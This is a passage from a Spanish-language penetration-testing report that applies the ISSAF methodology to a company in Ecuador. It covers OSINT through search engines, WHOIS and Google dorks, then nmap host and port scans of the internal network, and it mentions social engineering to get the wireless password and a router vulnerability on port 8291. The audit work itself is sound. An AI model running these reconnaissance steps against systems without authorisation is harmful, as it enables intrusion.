


Figura 25. Motores de búsqueda.

3. En la Figura 25 presenta información correspondiente a sitios web, se escoge el sitio que más se asemeje con la palabra clave o cuya descripción encaje con la empresa.




Figura 26. Recopilación de información a través de motores de búsqueda.




Figura 27. Recopilación de información a través de motores de búsqueda.

Otro ejemplo puede ser la localización de una extranet en el sitio web de la empresa como se muestra a manera en la Figura 28, contiene una pantalla de acceso a un sistema, que posteriormente puede ser evaluado para determinar posibles vulnerabilidades.

F*igura 28.* Acceso a una extranet.

Contramedidas

- Evitar la publicación de información que permita la identificación de socios, gerentes y administradores que administren los activos críticos de la empresa.

Tabla 15.

Determinar información técnica como registros de dominio y direcciones IP

Prueba #2
Descripción
Recoger información técnica a través del registro regional de dominio en este caso para Ecuador “nic.ec” o puede ser a nivel mundial “who.is”, el objetivo de esta prueba consiste en obtener nombres, direcciones de los administradores, correos y direcciones IP’s públicas de servidores.
Actividades
1. Utilizar cualquier navegador y acceder al sitio who.is. **2.** Una vez dentro de who.is colocar el sitio web de la empresa obtenido en la prueba #1. **3.** Recopilar y analizar la información obtenida a partir de esta búsqueda.
Resultados
El resultado de este proceso permite obtener información acerca del DNS, localización, correos de contacto, IP pública en determinados casos, etc. Estos elementos una vez analizados y recopilados permiten crear falsos positivos basados en supuestos como, la versión del S.O que actualmente tiene el servidor DNS, bases de datos, direcciones IP, las siguientes pruebas permitirán comprobar si algunos de estos elementos contienen vulnerabilidades que pueden ser explotadas. En este caso la Figura 29 solo presenta información acerca de direcciones de registro, correos electrónicos y otros elementos que no aportan en gran medida con la investigación de la empresa.




Figura 29. WHO IS para identificar dominio, IP e información.

Para búsquedas basadas en Whois a nivel de regiones o este caso de Ecuador (.ec) se lo realiza a través del sito, nic.ec.





Figura 30. Domino de una Empresa - Ecuador.

Conclusiones
- Los registros a través de Whois en ciertos casos presentan información que es relevante como direcciones de contacto, nombres u otros elementos personales con la finalidad de perfilar a un administrador.

Tabla 16.

Búsqueda de Solicitudes de empleo en Bases de Datos

Prueba #3
Descripción
Recopilar información relacionada con anuncios de trabajo publicados por la empresa en ciertos casos se puede determinar tecnologías o servicios que manejan, en base a ello se podrán relacionar vulnerabilidades existentes con tales tecnologías (Hardware o Software).
Actividades
1. En cualquier buscador colocar palabras claves “empleo + (nombre empresa)”. **2.** Comprobar en los sitios web si existen hojas de vida, publicaciones, correos electrónicos, permitirse relacionar la información obtenida hasta el momento con la tecnología.
Resultados
Por ejemplo, en la figura 31, la empresa utiliza publicaciones para contratar personal, a pesar de ello solo se puede determinar información irrelevante para la investigación ya que tales datos no están relacionados con el manejo de una tecnología en particular.



*Conocimientos del cargo:	ADMINISTRACIÓN DE RESTAURANTES	*Actividades a Desempeñar:	ADMINISTRACIÓN DE LA OPERACIÓN DE RESTAURANTE, PERSONAL, INVENTARIOS, ATENCIÓN AL CLIENTE.
*Capacitaciones / Certificaciones:	0-50 HORAS	*Jornadas de trabajo:	Jornada Ordinaria (8 horas)
Información adicional:		*Número de cargos solicitados:	1

Experiencia y Capacitación	
Area Capacitación:	Area Experiencia:
• Administración/oficina • Hotelería/Turismo	• Administración • Gastronomía • Hotelería

Figura 31. Información recopilada de DB de Empleos.

Conclusiones
- De acuerdo con la información obtenida esta no representa algún riesgo para la seguridad de la empresa ya que en la publicación no describe la utilización de una tecnología en particular. - Una publicación correcta de una oferta laboral que esté relacionada con la tecnología es aquella que no especifica versiones u otros elementos que permitan identificar vulnerabilidades del software o hardware.

Tabla 17.

Examinar elementos obtenidos en las evaluaciones anteriores

Prueba #4
Descripción
A través del motor de búsqueda de Google y usando técnicas de Google hacking se puede obtener documentación en formatos pdf, xlsx, docx. Este proceso se caracteriza por seguir en el anonimato ya que la información se encuentra de manera pública en varios sitios.
Actividades
1. Utilizar el motor de búsqueda de Google y el comando escogido, seguido de la palabra clave. **2.** Los comandos pueden ser:

a. Intext:(Palabra clave) + filetype:(pdf, docx, xlsx).

b. Inturl:(Palabra clave) + filetype:(pdf, docx, xlsx).

Dependiendo de la información obtenida puede ser beneficioso aplicar ingeniería social, ya que se pueden crear perfiles en base a cada empleado, suponiendo cargos y sus niveles de acceso al sistema o equipos.

Resultados

De acuerdo con los resultados obtenidos se han podido recoger la siguiente información como ejemplo:

Documentación y archivos en un formato especifico.




Figura 32. Aplicación de Google Hacking – Archivos PDF.

Documentación en formato pdf cuya búsqueda solamente sea en URL que mencionen "*oissg*" (*Open Information Systems Security Group*).




Figura 33. Aplicación de Google Hacking – Archivos PDF solo OISSG.

Conclusiones y Contramedidas

- Dependiendo de la cantidad de la información se puede perfilar ciertos elementos de hardware y software que utiliza la empresa.
- Parte de la información encontrada puede provenir de sitios de terceros o proveedores, por lo que este problema está fuera del alcance de la empresa, sin embargo, puede protegerse y reforzar áreas las cuales se mencionan en tales documentos.

3.3.2.1.2.2 Proceso 2: ISSAF - Mapeo de Red

Los resultados del proceso 1 no han permitido obtener información relevante para generar un posible mapa de red o determinar vulnerabilidades de hardware o software en la empresa, por lo que se ha optado por dar inicio al proceso 4 (Penetración) con la finalidad de aprovechar la ingeniería social y acceder a través de la red inalámbrica.

Al finalizar el proceso 4 se obtendrá el acceso a la red de la empresa.




Figura. 34. Fase 2 – Metodología de Pruebas de Penetración (ISSAF) – Mapeo de la Red.
Adaptado de ISSAF, 2008, p. 147

Una vez obtenida la contraseña del ruteador inalámbrico, el computador de *pentest* que utiliza el sistema operativo de Kali Linux 2018 puede continuar con el proceso 2 y 3 de la metodología de pruebas de penetración.

Tabla 18.

Identificar Host Activos en la Red de la Empresa

Prueba #5
Descripción
Identificar todos los hosts (dispositivos conectados a la red) a través de un escáner de red LAN.
Actividades
1. Abrir una nueva terminal de línea de comandos. **2.** ingresar el comando nmap –Sp 192.168.1.1-254.
Resultados
Como se observa en la Figura 33 se identifican varios de los hosts que actualmente se encuentran activos (encendidos), la información recopilada son direcciones MAC que en este caso son los equipos de red que hacen de ruteadores o puntos de acceso.




Figura 35. Direcciones IP y Mac de los activos críticos de red.




Figura 36. Dirección IP y Mac del servidor de almacenamiento.

La Figura 36 identifica a un dispositivo que puede estar relacionado con el servidor de almacenamiento el cual forma parte de los activos críticos, así también su dirección MAC.




Figura 37. Direcciones IP y Mac de los computadores en oficinas.

Finalmente, la Figura 35 indica las direcciones IP y MAC de cada uno de los computadores que forman parte del grupo de los activos críticos.

Conclusiones

- En base a la asignación de direcciones IP dentro de la red se asume que los ruteadores utilizan el servicio de DHCP por lo que cualquier dispositivo inalámbrico puede conectarse.
- Los hosts identificados se encuentran dentro de los activos críticos por lo que se analizará puertos y otras vulnerabilidades.

Tabla 19.

Escaneo de Puertos

Prueba #6
Descripción
Determinar posibles puertos (TCP) abiertos o cerrados en base a la prueba #5.
Actividad
1. En kali Linux, utilizar la línea de comandos. 2. Digitar el comando nmap –St –PB 192.168.1.X, donde la X representa cada dirección IP.
Resultados
La figura 38 es el ruteador principal esta captura de pantalla lista una serie de puertos que actualmente se encuentran abiertos, cabe destacar que el puerto **8291** se presenta como un servicio “desconocido”, para este puerto existe una vulnerabilidad que en posteriores procesos será explotado permitiendo obtener una contraseña a nivel de administrador.




Figura 38. Identificación de Puertos TCP en el ruteador principal.

Figura 39. Identificación de Puertos TCP en los ruteadores Wireless - gerencia.




Figura 40. Identificación de Puertos TCP en los ruteadores Wireless - oficinas.




Figura 41. Identificación de Puertos TCP en los ruteadores Wireless - restaurante.

Las figuras 39, 40 y 41 corresponden a los ruteadores inalámbricos, como se puede observar todos ellos arrojan una lista de puertos donde el más común en las 3 figuras es el puerto 80, sin embargo, la inseguridad de un puerto recae en el servicio que está escuchando en este caso es el servidor web, este debe estar asegurado y con sus parches de seguridad actualizados con el fin de evitar posibles vulnerabilidades.

Servidor de Almacenamiento

